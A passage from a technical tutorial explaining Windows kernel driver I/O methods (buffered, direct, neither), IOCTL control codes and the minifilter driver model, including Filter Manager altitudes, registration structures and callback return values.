**Buffered I/O** operations happen by allocating a buffer with the size of the user buffer inside for an allocated non-paged pool (**ExAllocatePoolWithTag** / **ExAllocatePool2**) and this new address is stored as a pointer into IRP (specifically, in **SystemBuffer** member from **AssociatedIrp** field). Afterwards, it allows access to this new allocated buffer to the driver and there is no further concern because as the buffer is stored in a non-paged pool, so driver doesn't run any risk of trying to access paged-out data. Additionally, as the address is in the kernel space, it is valid from any process and, better yet, the driver does not need even to lock it before accessing it. Once the non-paged buffer has been created, data can be copied (by I/O manager) from the user buffer into this new non-paged buffer for *IRP_MJ_WRITE* requests or copied from this new non-paged buffer to user buffer for *IRP_MJ_READ* requests.

**Direct I/O** operations, which is recommended for cases in which there is a bigger amount of data to be transferred, presents a different approach from **Buffered I/O**. Instead of proposing a new buffer in the non-paged pool as is done for **Buffered I/O**, this technique offers directly access to the buffers, so improving the performance because there is not the overhead in first copying data to a new-created buffer to be consumed afterwards. Apparently, it would be a problem because, as we explained previously, the meaning of an address is only valid to a given process address space, but the mechanism is different. When the buffer is created by the user application, the I/O manager creates an MDL, which describes this buffer. Actually, the content of the buffer might be scattered over different physical places in the memory, and the created MDL represents this set of places as a one-piece in the virtual memory world. In another words, MDL works as a kind of mapping of one virtual memory to one or more physical address ranges.

Soon after the MDL has been associated with the user buffer, the I/O manager checks whether such user buffer is accessible and locks it (making it resident) on memory (non-paged memory) by calling **MmProbeAndLockPages** (defined in **wdm.h**), which accepts the MDL as first argument, and make sure that the content of the virtual memory pages will be not freed and relocated any time:



```
void MmProbeAndLockPages(
  PMDL              MemoryDescriptorList,
  KPROCESSOR_MODE AccessMode,
  LOCK_OPERATION   Operation
);
```

**[Figure 28] MmProbeAndLockPages function**

The second parameter (*AccessMode*) tells the mode used to check for the arguments (*KernelMode or UserMode*) and the third parameter indicates the type of the planned operation (purpose) that will be occurring while accessing the virtual memory buffer through MDL such as *IoWriteAddress, IoReadAddress* or even *IoModifyAddress*.

The user memory buffer will only be unlocked whether the I/O Manager calls the **MmUnlockPages function** after the driver  having completed the IRP processing.

Having created the MDL, the I/O Manager fills the **IRP → MdlAddress** field with the pointer to the pointer (address) of the MDL.  If the device is performing a DMA operation, it is done because device drivers working with DMA operations require only physical addresses. However, it is not our case because we are interested in accessing the buffer content. Thus, we have to map the provided buffer with an associated MDL to a non-paged system address, and this address is retrieved by calling **MmGetSystemAddressForMdlSafe( )** with the MDL's address as first argument. This function returns a pointer to a non-paged virtual address for the buffer represented by MDL. Therefore, we have exactly what we need: a non-paged system address that can be accessed from any process/thread (*arbitrary context*) and any IRQL because as it is locked on memory and cannot be paged out, so a system crash will never happen even accessing it from **IRQL == 2 or higher**.

There is a third option named **Neither I/O**, which is not managed by the I/O manager, and, in this case, the buffer management is performed (**ProbeForRead** and **ProbleForWrite** functions) and accessed from the same context of requesting thread because the original address of the buffer is passed into the IRP, which will be used by the driver itself. Any broken rule likely will cause a system crash. It is not easy to manage the necessary requirements to do all these tasks without the I/O manager and, at the end of the day, the driver itself will have to perform manually the same tasks on his own, which would be done by the I/O manager.

In the real world, and as I explained previously, there are writing, reading and device control operations. The first two have been covered **Buffered I/O** and **Direct I/O** operations, but while working with I/O device control (**IRP_MJ_DEVICE_CONTROL**) there is the information that is provided in the control code., which is usually defined by driver through the **CTL_CODE( )**, which is a macro with the following prototype:

- **void CTL_CODE(DeviceType, Function, Method, Access);**

A fast decryption of the parameters follows:

- The first parameter specifies that **DeviceType**, but as we are interested in kernel drivers, it is zero. If readers are looking for the possible used device types here, so they can be found on https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/specifying-device-types.

- The second parameter contains the **IOCTL function value**, which will be used and available for user mode applications, so it must be used with **IRP_MJ_DEVICE_CONTROL** requests. If it used by only kernel-mode components, so it must be used with **IRP_MJ_INTERNAL_DEVICE_CONTROL** requests.

- The third parameter contains the method code about how the buffers are passed (**METHOD_BUFFERED**, **METHOD_IN_DIRECT**, **METHOD_OUT_DIRECT** and **METHOD_NEITHER**).

- The fourth and last parameter specifies the operation: **FILE_ANY_ACCESS** (commonly used because works in both directions), **FILE_WRITE_ACCESS** (from user application to the driver) and **FILE_READ_ACCESS** (from the driver to the user application).

We finished our brief review about kernel drivers, and it is time to review filter drivers.

## 5. Filter drivers review

Explaining concepts about kernel drivers and file system filter drivers always demands dozens of pages, but it's a good opportunity to touch these themes even without including too many details.

File system filter drivers are not device drivers, and the general idea of **file system filter drivers** is to offer supplemental functionality to typical file system operations such as opening files, creating files, reading, and writing file, and so on, while **device drivers** are usually associated a hardware device (except in case of software kernel drivers as we learned previously in this article).

No doubt, there are many common things like **IRPs (I/O Request Packets)** for communication, callback methods, **IOCTLs** and so on, which we can also use here and, eventually, adapt concepts to explain minifilter driver functionality. Minifilter drivers are able to **filter** and **intercept IRPs**, **fast I/O** (**synchronous I/O operations**, where data are transferred between given user buffer and the system cache without suffering file system or storage driver interference ) and **file system callback operations**.

Filter drivers are used **to customize / modify operations related to the file system and, in general, file system filter drivers are used to intercept, monitor and even modify requests to the file system**, besides eventually **extending and replacing** a current functionality.


Thus, as expected, you will find file system drivers and mini-filter filesystem drivers in contexts where intercepting and monitoring are the main objective  as multiple security defense products such as **antivirus, EDR, backup programs**, and so on, and such fact is not a surprise, and it is pretty cool.

On Windows there are two filter system filter models that are the **minifilter model**, which is supported by the **Filter Manager**, and the **legacy file system filter model**. The minifilter model is a much better choice to be followed because it allows to unload the minifilter driver (**FilterUnload( )** on user-mode, **FltUnloadFilter( )** on kernel mode and even using **fltmc** command, as we will learn soon) and enables communication between a user mode application and the own minifilter driver, for example. In addition, it also permits to lock/stick on on a specific type of operation through of the usage of callbacks (definitions will come on the next pages) and as shown below, there is the option to control the loading order through a concept its respective **altitude** (another term that will be explained).

File system filter services are available through the **Filter Manager** (represented by the same **fltmgr.sys** file mentioned above), which are enabled when the provided minifilter is loaded, and it makes the programming task simpler (or less complex, at least) and, as also expected , minifilter is the model used for creating file system minifilter drivers. As kernel drivers, minifilter is also **stacked, but their order of loading (actually, positioning in stack)** is determined by its respective **altitude**. The concept of altitude seems to be complex, but it is not, and readers can notice it by observing the following sequence:

a. **Application** requests an I/O operation
b. **I/O Manager** receives and forwards this request to the **Filter Manager (fltmgr.sys).**
c. The **Filter Manages** receives the request from I/O manager  (that is key component) and checks all its **registered minifilter drivers (mfd1, mfd2, mfd3, mfd4...)** according to the **registered altitude**.
d. After minifilter doing its actions, the request is forwarded to the **File System Filter Driver**.
e. Finally, the request reaches the **Storage Driver Stack**.

There is a list of diverse ways to represent the flux of information involving mini-filter drivers, and one of them is through the following image, as designed by Microsoft (from MSDN):



**[Figure 29] Filter Manager and Filter Drivers**


Therefore, **altitude value determines the order that minifilter drivers will be called by the Filter Manager**. In addition, there could be more than one **Filter Manager** loaded and each one establishes a **frame** for minifilter drivers. Similar to any conventional service, mini-filter drivers can be loaded (since the user have the due **SeLoadDriverPrivilege, at least**) by using information on Registry (as example: **Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv\**) , which is passed to **FilterLoad( )** (https://learn.microsoft.com/en-us/windows/win32/api/fltuser/nf-fltuser-filterload) that invokes **FltLoadFilter( )** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/fltkernel/nf-fltkernel-fltloadfilter). At the same way, the unloading operation must be performed by calling **FilterUnload( ).**

**A minifilter file system driver must register itself (through FltRegisterFilter function) with the Filter Manager and specify operations that it (minifilter driver) want to intercept and process,** although minifilter drivers do not need to set up dispatch routines themselves because they are not attached directly in the execution flow (check image above). Callbacks (pre-operation and post-operations, which we will talk about them soon) are specified through an array of **FLT_OPERATION_REGISTRATION** structures, which also specifies major functions such as **IRP_MJ_CREATE, IRP_MJ_READ, IRP_MJ_WRITE, IRP_MJ_FILE_SYSTEM_CONTROL, IRP_MJ_DIRECTORY_CONTROL** and so on. This key structure will be appropriately used as argument of the **FltRegisterFilter( ).**

While discussing about routines related to mini-filter drivers, there are few of them that are well-known such as:

- **DriverEntry( ):** occurs and works as for device drivers, it is used for initialization.
- **FltRegisterFilter( ):** this function is used to register a minifilter driver (and associated callback routines) with the filter manager.
- **FlsStartFiltering(  ):** it is responsible for notifying the Filter Manager that a minifilter driver is available and ready to attach to volumes and filter requests (IRP, fast I/O and file system callback operations). In other words, it starts the real filtering operation.

These routines present interesting details that help to explain concepts mentioned in previous paragraphs. The prototype of **FltRegisterFilter( )**, which is one the main one so far,  is quite simple:




```
NTSTATUS FLTAPI FltRegisterFilter(
  PDRIVER_OBJECT          Driver,
  const FLT_REGISTRATION *Registration,
  PFLT_FILTER            *RetFilter
);
```

**[Figure 30] FltRegisterFilter function**

As readers can see, there are only three parameters:

- **Driver:** it is a pointer to the driver object representing the mini-filter driver and as expected, it's the same driver object pointer passed to **DriverEntry( ) routine.**
- **Registration:** it is a pointer to a minifilter registration structure (**FLT_REGISTRATION structure**).
- **RetFilter:** it is a pointer to a variable that receives a filter pointer that is returned to the caller (basically, it's the function's return).

The **_FLT_REGISTRATION structure** has the following members:



```
typedef struct _FLT_REGISTRATION {
  USHORT                                      Size;
  USHORT                                      Version;
  FLT_REGISTRATION_FLAGS                      Flags;
  const FLT_CONTEXT_REGISTRATION              *ContextRegistration;
  const FLT_OPERATION_REGISTRATION            *OperationRegistration;
  PFLT_FILTER_UNLOAD_CALLBACK                 FilterUnloadCallback;
  PFLT_INSTANCE_SETUP_CALLBACK                InstanceSetupCallback;
  PFLT_INSTANCE_QUERY_TEARDOWN_CALLBACK       InstanceQueryTeardownCallback;
  PFLT_INSTANCE_TEARDOWN_CALLBACK             InstanceTeardownStartCallback;
  PFLT_INSTANCE_TEARDOWN_CALLBACK             InstanceTeardownCompleteCallback;
  PFLT_GENERATE_FILE_NAME                     GenerateFileNameCallback;
  PFLT_NORMALIZE_NAME_COMPONENT               NormalizeNameComponentCallback;
  PFLT_NORMALIZE_CONTEXT_CLEANUP              NormalizeContextCleanupCallback;
  PFLT_TRANSACTION_NOTIFICATION_CALLBACK      TransactionNotificationCallback;
  PFLT_NORMALIZE_NAME_COMPONENT_EX            NormalizeNameComponentExCallback;
  PFLT_SECTION_CONFLICT_NOTIFICATION_CALLBACK SectionNotificationCallback;
} FLT_REGISTRATION, *PFLT_REGISTRATION;
```

**[Figure 31] _FLT_REGISTRATION structure**

This informative structure brings information related to arrays of other structures such as **FLT_CONTEXT_REGISTRATION** and **FLT_OPERATION_REGISTRATION**, which the former one is attributed to each context type and the latter one is attributed for each type of I/O for which the minifilter registers **preoperation** and **postoperation callback routines**.

Anyway, there is no doubt that the most important field of this structure is **OperationRegistration**, which is part of the **FLT_OPERATION_REGISTRATION** structure that we just mentioned, but it is not the only one. There are other relevant fields such as **FilterUnloadCallback** (it holds the address of a function that is called when a driver is about to be unloaded), **InstanceSetupCallback** (it is a pointer to a callback that is called by **Filter Manager** when a new volume is available), **InstanceSetupCallback** (it points to a callback that allows the minifilter drivers to be notified just before the be attached to a volume), **InstanceQueryTeardownStartCallback** (it contains a pointer to a function that will be called by the **Filter Manager** before the teardown process, making possible for minifilter to cancel pending operations and cancel or complete I/O requests) and so on.

About the teardown process, a minifilter driver instance is torn down in the following contexts: either the minifilter is unloaded, or there is a specific detach request to be accomplished or the volume which the instance is attached is dismounted.

It is also suitable to highlight that, during a tearing down operation of an instance, any routine executing preoperation and postoperation callback routines continue executing without facing any problems, but I/O requests waiting for these preoperation and postoperation callback routines may be cancelled. Additionally, operations initiated by the minifilter drivers proceed until they are complete.

Other valuable members of **FLT_REGISTRATION structure** are:

- **ContextRegistration:** it represents a pointer to an array of **FLT_CONTEXT_REGISTRATION structures**, being one for each context type (formatted data to be used by the driver if it's necessary) that the minifilter could use.

- **OperationRegistration:** it represents a pointer to an array of **FLT_OPERATION structures**, being one for each type of I/O for which the minifilter registers preoperation and postoperation callback routines. As mentioned previously, this structure has members which also specify the major function such as **IRP_MJ_CREATE, IRP_MJ_READ, IRP_MJ_WRITE, IRP_MJ_FILE_SYSTEM_CONTROL, IRP_MJ_DIRECTORY_CONTROL,** and so on.

If readers are asking about the definition of callbacks, they could interpret callbacks as a sort of "modern hooking". Actually, callback methods allow us to register routines that will be triggered and executed when specific events occur on the system. There are a series of kernel callback functions, which will be commented on later, and callbacks related to kernel drivers and mini-filter drivers, which some of them will be mentioned below.

There is a list of pointers to different callbacks that can be registered, and a small amount of these most-used callback routines are:

- **FilterUnloadCallback:** it contains a pointer to a callback routine that will be called to notify the minifilter driver that the filter manager is going to unload the minifilter driver. This callback is defined and viewed as optional, although without it the driver cannot be unloaded, so leaking resources.

- **InstanceSetupCallback:** it is a pointer to a callback routine that will be invoked to notify the minifilter driver that a new volume is mounted and available. In other words, the filter manager calls this routine to notify the minifilter driver to eventually respond to an automatic or manual attachment request to the given volume. As readers can realize, there are interesting practical usages for it.


- **InstanceQueryTeardownCallback:** it is a pointer to a callback routine that will be called to allow the minifilter driver to respond to a manual detaching request originated from any kernel-mode component calling **FltDetachVolume** or even a user-mode application calling **FilterDetach** function.

- **InstanceTeardownStartCallback:** it holds a pointer to a callback routine that will be called when the filter manager starts tearing down a minifilter driver instance to allow it to complete any pending operation such as closing opened files and stop queueing new work items and save the information. From a certain point of view, this callback routine can be interpreted as the first stage preparing for a cleaning up routine.

- **InstanceTeardownCompleteCallback:** it represents a pointer to a callback routine that will be called when the tearing down process is complete to allow the the minifilter driver to close eventual opened files and perform any other cleanup process.

- **GenerateFileNameCallback:** it contains a pointer to a callback routine that allows the minifilter driver to intercept file name requests by other minifilter drivers above it on the minifilter stack (it is quite important to remember of the driver stack concept). When this callback routine is invoked, the minifilter driver is able to generate its own file name information based on file name information for the file that may have been retrieved through **FltGetFileNameInformation( ).**

The **Filter Manager** does its job and makes everything easier because it handles usual IRP tasks like copying parameters to next **stack location** and also provide the possibility to minifilter drivers to register only for I/O that they are really interested (it makes sense for security products, for example, and that is the main reason that minifilter drivers | file system drivers are interpreted as optional drivers) or need to handle through an array of **FLT_OPERATION_REGISTRATION** structure:



```
typedef struct _FLT_OPERATION_REGISTRATION {
  UCHAR                            MajorFunction;
  FLT_OPERATION_REGISTRATION_FLAGS Flags;
  PFLT_PRE_OPERATION_CALLBACK      PreOperation;
  PFLT_POST_OPERATION_CALLBACK     PostOperation;
  PVOID                            Reserved1;
} FLT_OPERATION_REGISTRATION, *PFLT_OPERATION_REGISTRATION;
```

**[Figure 32] _FLT_OPERATION_REGISTRATION structure**

The **MajorFunction parameter** specifies the type of I/O operations, which are given by **FLT_PARAMETERS** union and few of them are shown below:

| | |
|---|---|
| ▪ **Create:** | IRP_MJ_CREATE |
| ▪ **CreatePipe:** | IRP_MJ_CREATE_NAMED_PIPE |
| ▪ **CreateMailslot:** | IRP_MJ_CREATE_MAILSLOT |
| ▪ **Read:** | IRP_MJ_READ |
| ▪ **Write:** | IRP_MJ_WRITE |
| ▪ **QueryFileInformation:** | IRP_MJ_QUERY_INFORMATION |

| | |
|---|---|
| **SetFileInformation:** | IRP_MJ_SET_INFORMATION |
| **QueryEa:** | IRP_MJ_QUERY_EA |
| **SetEa:** | IRP_MJ_SET_EA |
| **QueryVolumeInformation:** | IRP_MJ_QUERY_VOLUME_INFORMATION |
| **SetVolumeInformation:** | IRP_MJ_SET_VOLUME_INFORMATION |
| **DirectoryControl:** | IRP_MJ_DIRECTORY_CONTROL |
| **FileSystemControl:** | IRP_MJ_FILE_SYSTEM_CONTROL |
| **DeviceIoControl:** | IRP_MJ_DEVICE_CONTROL and IRP_MJ_INTERNAL_DEVICE_CONTROL |
| **LockControl:** | IRP_MJ_LOCK_CONTROL |
| **QuerySecurity**: | IRP_MJ_QUERY_SECURITY |
| **SetSecurity:** | IRP_MJ_SET_SECURITY |
| **QueryQuota:** | IRP_MJ_QUERY_QUOTA |
| **SetQuota:** | IRP_MJ_SET_QUOTA |
| **Pnp:** | IRP_MJ_PNP |
| **AcquireForSectionSynchronization:** | IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION |
| **AcquireForModifiedPageWriter:** | IRP_MJ_ACQUIRE_FOR_MOD_WRITE |
| **ReleaseForModifiedPageWriter:** | IRP_MJ_RELEASE_FOR_MOD_WRITE |
| **QueryOpen:** | IRP_MJ_QUERY_OPEN |
| **FastIoCheckIfPossible:** | IRP_MJ_FAST_IO_CHECK_IF_POSSIBLE |
| **NetworkQueryOpen:** | IRP_MJ_NETWORK_QUERY_OPEN |
| **MdlRead:** | IRP_MJ_MDL_READ |
| **MdlReadComplete:** | IRP_MJ_MDL_READ_COMPLETE |
| **PrepareMdlWrite:** | IRP_MJ_PREPARE_MDL_WRITE |
| **MdlWriteComplete:** | IRP_MJ_MDL_WRITE_COMPLETE |
| **MountVolume:** | IRP_MJ_VOLUME_MOUNT |

The second parameter is **Flags**, which specifies when to call preoperation and postoperation callback routines for cached I/O or paging I/O operations,  but it is not quite relevant for us right now.

**PreOperation** and **PostOperation** are pointers to **PFLT_PRE_OPERATION_CALLBACK** and **PFLT_POST_OPERATION_CALLBACK** routine that, obviously, are registered as preoperation and post-operation callback routines, respectively.

In few and rough words, *preoperation callback routines* perform the processing tasks needed for complete the I/O operation, and controls what should be done with IRP requests and post-operation routines. *Post-operation callback routines* are invoked by the Filter Manager over an I/O operation when lower drivers have already finished completion processing.

A **PFLT_PRE_OPERATION_CALLBACK** routine can return different values such as:

- **FLT_PREOP_COMPLETE:** this value means that the minifilter driver is completing the I/O operation, and the filter driver does not call postoperation callbacks of any minifilter below the caller (remember about the driver stack) and doesn't forward (pass down) any request to minifilter drivers below the caller.

- **FLT_PREOP_DISALLOW_FASTIO:** this value means that the operation is a fast I/O operation, and that the **minifilter driver does not allow that the fast I/O path to be used for this operation**. The remaining characteristics related to postoperation callbacks and forwarding requests are similar to **FLT_PREOP_COMPLETE.**

- **FLT_PREOP_PENDING**: this value means that, for a provided minifilter driver, the operation is still pending and only after **FltCompletePendedPreOperation** has been invoked is that the Filter Manager will continue the I/O operation.

- **FLT_PREOP_SUCCESS_NO_CALLBACK:** this value means that the minifilter driver is returning the I/O operation to the Filter Manager for further processing, but the *the Filter Manager will not call the postoperation callback of the minifilter drivers over the I/O completion*.

- **FLT_PREOP_SUCCESS_WITH_CALLBACK:** this value means that the minifilter driver is returning the I/O operation to the Filter Manager for further processing, which will invoke the post-operation callback over of the minifilter driver over the I/O completion.

- **FLT_PREOP_SYNCHRONIZE:** this value indicates that the minifilter driver is returning the I/O operation to the Filter Manager for further processing, but it will not complete the operation. In addition, the Filter Manager will invoke the post-operation callback of the minifilter within of the context of the current thread at **IRQL <= DISPATCH_LEVEL**.

- **FLT_PREOP_DISALLOW_FSFILTER_IO:** this value means that the minifilter driver is disallowing a fast **QueryOpen** operation and forcing the operation proceed through the slow path.

Readers have realized the introduction of a new term in these last paragraphs: **Fast I/O**. In a few words, **Fast I/O** is an additional mechanism, supported by minifilter drivers, to receive requests. Actually, a file system driver filters I/O requests coming as an **IRP (I/O Request Packet)** or **Fast I/O requests**. At the same way of IRP requests, Fast I/O requests also have callback methods.

It is fair to say that IRP requests have a kind of equivalence to **Fast I/O requests**, but they are not the same, and IRPs are able to handle much more I/O's type than Fast I/O. Furthermore, the **DriverEntry routine** can register IRP dispatch routines and also **Fast I/O callback routines**, but only a set of these routines can be registered for a given filter driver.

By the way, what is the difference in the usage between IRPs and Fast I/O? The coverage of IRP is broader, and it can be used for synchronous/asynchronous operations, and doesn't matter whether it is a cached or non-cached I/O. In the case of Fast I/O, it is suitable for synchronous I/O operations on cached files.

Therefore, the general requisition and practical usage of filter drivers is focused on IRP requests, although even in this scenario filter drivers must define a Fast I/O routine returning 'false' value.

Returning to the main topic, a **PFLT_POS_OPERATION_CALLBACK** routine can return different values such as:

- **FLT_POSTOP_FINISHED_PROCESSING:** this value means that the minifilter driver already has finished the completion processing and the Filter Manager will continue the completion processing of the I/O operation.

- **FLT_POSTOP_MORE_PROCESSING_REQUIRED:** this value represents that the minifilter driver has paused the completion, will not return the control to the Filter Manager and it will not do any post-operation task, unless that the post-operation callback has posted the I/O operation to a work queue or the work routine to invoke **FltCompletePendedPostOperation** function to return the control of the operation to the filter manager.


- **FLT_POSTOP_DISALLOW_FSFILTER_IO:** this value means that the minifilter driver is disallowed a fast **QueryOpen operation** and forces the operation down the slow path.

There is a relevant fact to mention here: post-operations are called within an arbitrary thread context with **IRQL <= DISPATCH_LEVEL**. Additionally, I/O completion processing with **IRQL < DISPATCH_LEVEL** cannot be executed in the post-operation callback routine, and must be queued to a work-queue through the invocation of **FltDoCompletionProcessingWhenSafe** or **FltQueueDeferredIoWorkItem** routines. Exceptions for this rule are if the pre-operation of the mini-filter driver to return **FLT_PREOP_SYNCHRONIZE** or even whether there is the certainty that the post-create callback routine will be called at **IRQL_PASSIVE_LEVEL**.

The registration of pre-operation and post-operation callback routines does not need a match, so a post-operation callback routine can be registered without a respective pre-operation callback routine. Of course, the inverse is also true.

In general, the list of possibilities provided by minifilters is quite long, and one the capability of changing parameters such as buffer addresses, MDLs and target file objects related to I/O operations, and even swapping buffers. These operations can be effectively done by preoperation callbacks and can be useful in different contexts. After changing a parameter, the **FltSetcallbackDataDirty** is called to notify that parameter changes have been performed. Additionally, minifilter drivers are also able to change the I/O status for a given operation. To complete and perform the necessary cleanup, minifilter driver's authors must free any allocated buffer.

As we have quickly discussed about the possibility of changing parameters, so readers need to know that there is a structure named **FLT_CALLBACK_DATA,** that represents an I/O operation and, of course, is used by minifilters and the own Filter Manager over I/O operations:



```
typedef struct _FLT_CALLBACK_DATA {
  FLT_CALLBACK_DATA_FLAGS     Flags;
  PETHREAD                    Thread;
  PFLT_IO_PARAMETER_BLOCK     Iopb;
  IO_STATUS_BLOCK             IoStatus;
  struct _FLT_TAG_DATA_BUFFER *TagData;
  union {
    struct {
      LIST_ENTRY QueueLinks;
      PVOID      QueueContext[2];
    };
    PVOID FilterContext[4];
  };
  KPROCESSOR_MODE             RequestorMode;
} FLT_CALLBACK_DATA, *PFLT_CALLBACK_DATA;
```

**[Figure 33] _FLT_CALLBACK_DATA structure**


The main members of this structure are:

- **Flags:** this member represents a bitmask of flags that describe I/O operations and, to minifilters, only the **FLTFL_CALLBACK_DATA_DIRTY**, which indicates that the content of the callback data structure was modified, can be specified. If this structure is initialized by the Filter Manager, so other flags can be used such as **FLTFL_CALLBACK_DATA_FAST_IO_OPERATION** (the callback data structure represents a fast I/O operation), **FLTFL_CALLBACK_DATA_FS_FILTER_OPERATION** (the callback data structure represents a file system minifilter callback operation), **FLTFL_CALLBACK_DATA_IRP_OPERATION** (the callback data structure represents an IRP-based operation). Readers should search for additional flags used to initialize the callback data structure as well as during completion processing.

